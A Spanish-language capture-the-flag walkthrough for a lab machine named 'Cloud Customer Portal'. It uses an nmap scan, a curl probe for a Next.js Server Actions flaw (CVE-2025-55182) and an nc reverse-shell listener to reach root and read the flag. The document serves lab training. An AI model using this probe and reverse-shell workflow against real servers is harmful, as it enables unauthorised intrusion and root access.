

Iniciamos con la resolución de la máquina **CLOUD CUSTOMER PORTAL** (nivel medio)

```
kali@Kali: ~/Downloads/Labs/Medio/CLOUD CUSTOMER PORTAL
Session Actions Edit View Help

W10AMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[v] Imagen cargada correctamente.
[*] Iniciando laboratorio ...
[v] Laboratorio iniciado correctamente.

[v] Laboratorio desplegado correctamente.

LAB: CLOUD CUSTOMER PORTAL
DIFICULTAD: *** Media-Alta (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{ ... }):
```

Iniciaremos con un escaneo con nmap para descubrir puertos con sus servicios y versiones asociadas

```
kali@Kali: ~/Downloads/Labs/Medio/CLOUD CUSTOMER PORTAL
Session Actions Edit View Help

(kali@Kali)-[~/Downloads/Labs/Medio/CLOUD CUSTOMER PORTAL]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan_Cloud_Customer_Portal
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-11 14:17 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
Initiating ARP Ping Scan at 14:17
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 14:17, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:17
Scanning 172.17.0.2 [65535 ports]
Discovered open port 3000/tcp on 172.17.0.2
Completed SYN Stealth Scan at 14:17, 0.38s elapsed (65535 total ports)
Initiating Service scan at 14:17
Scanning 1 service on 172.17.0.2
Completed Service scan at 14:17, 11.24s elapsed (1 service on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:17
Completed NSE at 14:17, 0.01s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:17
Completed NSE at 14:17, 0.02s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:17
```

```
kali@kali: ~/Downloads/Labs/Medio/CLOUD CUSTOMER PORTAL
Session Actions Edit View Help
Host is up, received arp-response (0.0000030s latency).
Scanned at 2026-07-11 14:17:14 CST for 12s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
3000/tcp open  ppp?    syn-ack ttl 64
| fingerprint-strings:
|   GetRequest:
|   HTTP/1.1 200 OK
|   Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Accept-Encoding
|   x-nextjs-cache: HIT
|   x-nextjs-prerender: 1
|   X-Powered-By: Next.js
|   Cache-Control: s-maxage=31536000, stale-while-revalidate=31536000
|   ETag: "3645p3kparj16"
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 24706
|   Date: Sat, 11 Jul 2026 20:17:26 GMT
|   Connection: close
|   <!DOCTYPE html><html lang="es"><head><meta charset="utf-8"/><meta name="viewport" content="width=device-width, initial
|   -scale=1"/><link rel="preload" href="/_next/static/media/e4af272ccee01ff0-s.p.woff2" as="font" crossorigin="" type="font/wof
|   f2"/><link rel="stylesheet" href="/_next/static/css/8bb79ad513a04a18.css" data-precedence="next"/><link rel="preload" as="sc
|   ript" fetchPriority="low" href="/_next/static/chunks/webpack-db395de08a8571af.js"/><script src="/_next/static/chunks/4bd1b69
|   6-01c14179c04acb42.js" async=""></script>
|   HTTPOptions, RTSPRequest:
|   HTTP/1.1 400 Bad Request
|   vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch
|   Allow: GET
|   Allow: HEAD
|   Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
|   Date: Sat, 11 Jul 2026 20:17:26 GMT
|   Connection: close
|   Help, NCP, RPCCheck:
|   HTTP/1.1 400 Bad Request
|   Connection: close
|_
```

Se encontró un único puerto abierto 3000/tcp con el servicio Next.js la cual es una aplicación web

Vamos a usar el navegador web para ver el contenido del sitio



Después de varias pruebas fallidas y tiempo investigando como vulnerar este sistema, al fin encontré una prueba para ver si es vulnerable a CVE-2025-55182


```
(kali@kali) - [~/Downloads/Labs/Medio/CLOUD CUSTOMER PORTAL]
$ curl -X POST http://172.17.0.2:3000 \
-H "Content-Type: multipart/form-data" \
-F '$ACTION_REF_0=id' \
-F '$ACTION_0:0=1' \
-F '$ACTION_0:1=id' \
-F '0=id'
<!DOCTYPE html><html><head><meta charset="utf-8" data-next-head="" /><meta name="viewport" content="width=device-width" data-n
ext-head="" /><title data-next-head="">500: Internal Server Error</title><noscript data-n-css=""></noscript><script defer="" n
oModule="" src="/_next/static/chunks/polyfills-42372ed130431b0a.js"></script><script src="/_next/static/chunks/webpack-db395d
e08a8571af.js" defer=""></script><script src="/_next/static/chunks/framework-407799ce04dafcbd.js" defer=""></script><script s
rc="/_next/static/chunks/main-49f9be7a080bd43cf.js" defer=""></script><script src="/_next/static/chunks/pages/_app-6a626577ffa
902a4.js" defer=""></script><script src="/_next/static/chunks/pages/_error-1be831200e60c5c0.js" defer=""></script><script src
="/_next/static/ft6hegd69u97qxZd-RkZ-/__buildManifest.js" defer=""></script><script src="/_next/static/ft6hegd69u97qxZd-RkZ-/_
ssgManifest.js" defer=""></script></head><body><div id="__next"><div style="font-family:system-ui,'Segoe UI','Roboto
,Helvetica,Arial,sans-serif,'Apple Color Emoji','Segoe UI Emoji';height:100vh;text-align:center;display:f
lex;flex-direction:column;align-items:center;justify-content:center"><div style="line-height:48px"><style>body{color:#000;bac
kground:#fff;margin:0}.next-error-h1{border-right:1px solid rgba(0,0,0,.3)}@media (prefers-color-scheme:dark){body{color:#fff
;background:#000}}.next-error-h1{border-right:1px solid rgba(255,255,255,.3)}</style><h1 class="next-error-h1" style="display
:inline-block;margin:0 20px 0 0;padding-right:23px;font-size:24px;font-weight:500;vertical-align:top">500</h1><div style="dis
play:inline-block"><h2 style="font-size:14px;font-weight:400;line-height:28px">Internal Server Error!</h2></div></div></div></div><script id="__NEXT_DATA__" type="application/json">{"props":{"pageProps":{"statusCode":500},"page":"/_error","q
uery":{"buildId":"ft6hegd69u97qxZd-RkZ-","isFallback":false,"isExperimentalCompile":false,"err":{"name":"Internal Server Er
ror","message":"500 - Internal Server Error"},"statusCode":500},"gip":true,"scriptLoader":[]}</script></body></html>
(kali@kali) - [~/Downloads/Labs/Medio/CLOUD CUSTOMER PORTAL]
```

Hemos provocado un error 500 en el servidor con la prueba del CVE-2025-55182. Esto significa que el servidor es vulnerable a la vulnerabilidad de Server Actions en Next.js. El error 500 indica que el servidor intentó ejecutar el payload y falló, lo cual es una buena señal. Con esto en mente intentaremos ejecutar una shell reversa

Primero ponemos una terminal a escuchar

```
(kali@kali) - [~/Downloads/Labs/Medio/CLOUD CUSTOMER PORTAL]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Ahora ejecutaremos nuestro payload para la shell reversa, introducimos nuestro payload y cambiamos el type de email a text



```
(kali㉿kali)-[~/Downloads/Labs/Medio/CLOUD CUSTOMER PORTAL]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 34218
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@e79fe178a0e0:/app#
```

```
root@e79fe178a0e0:/app# whoami
whoami
root
root@e79fe178a0e0:/app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@e79fe178a0e0:/app# find / -name "flag.txt" 2>/dev/null
find / -name "flag.txt" 2>/dev/null
/root/flag.txt
root@e79fe178a0e0:/app# cat /root/flag.txt
cat /root/flag.txt
U2FsdGVkX18brBP4dqwVp+ECPSmGqfbms8h5MQ4N28PVTpKU9d+z62Aihodgfry7
r1VtJB8VYVcSrJIPcUgS7Q=
```

```
root@e79fe178a0e0:/app# ls -al /root
ls -al /root
total 40
drwx----- 1 root root 4096 Jan  7  2026 .
drwxr-xr-x 1 root root 4096 Jul 15 17:02 ..
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x 3 root root 4096 Jan  7  2026 .config
-rw-r--r-- 1 root root  42 Jan  7  2026 .flag_validation_do_not_touch
drwxr-xr-x 1 root root 4096 Jan  7  2026 .npm
-rw-r--r-- 1 root root 161 Jul  9  2019 .profile
-rw-r--r-- 1 root root  90 Jan  7  2026 flag.txt
root@e79fe178a0e0:/app#
```

```
root@e79fe178a0e0:/app# cat /root/.flag_validation_do_not_touch
cat /root/.flag_validation_do_not_touch
CTF{[REDACTED]}
root@e79fe178a0e0:/app#
```

```
kali@kali: ~/Downloads/Labs/Medio/CLOUD CUSTOMER PORTAL
Session  Actions  Edit  View  Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[✓] Imagen cargada correctamente.
[*] Iniciando laboratorio ...
[✓] Laboratorio iniciado correctamente.

[✓] Laboratorio desplegado correctamente.

LAB: CLOUD CUSTOMER PORTAL
DIFICULTAD: *** Media-Alta (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{...}): CTF{[REDACTED]}
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n): [REDACTED]
```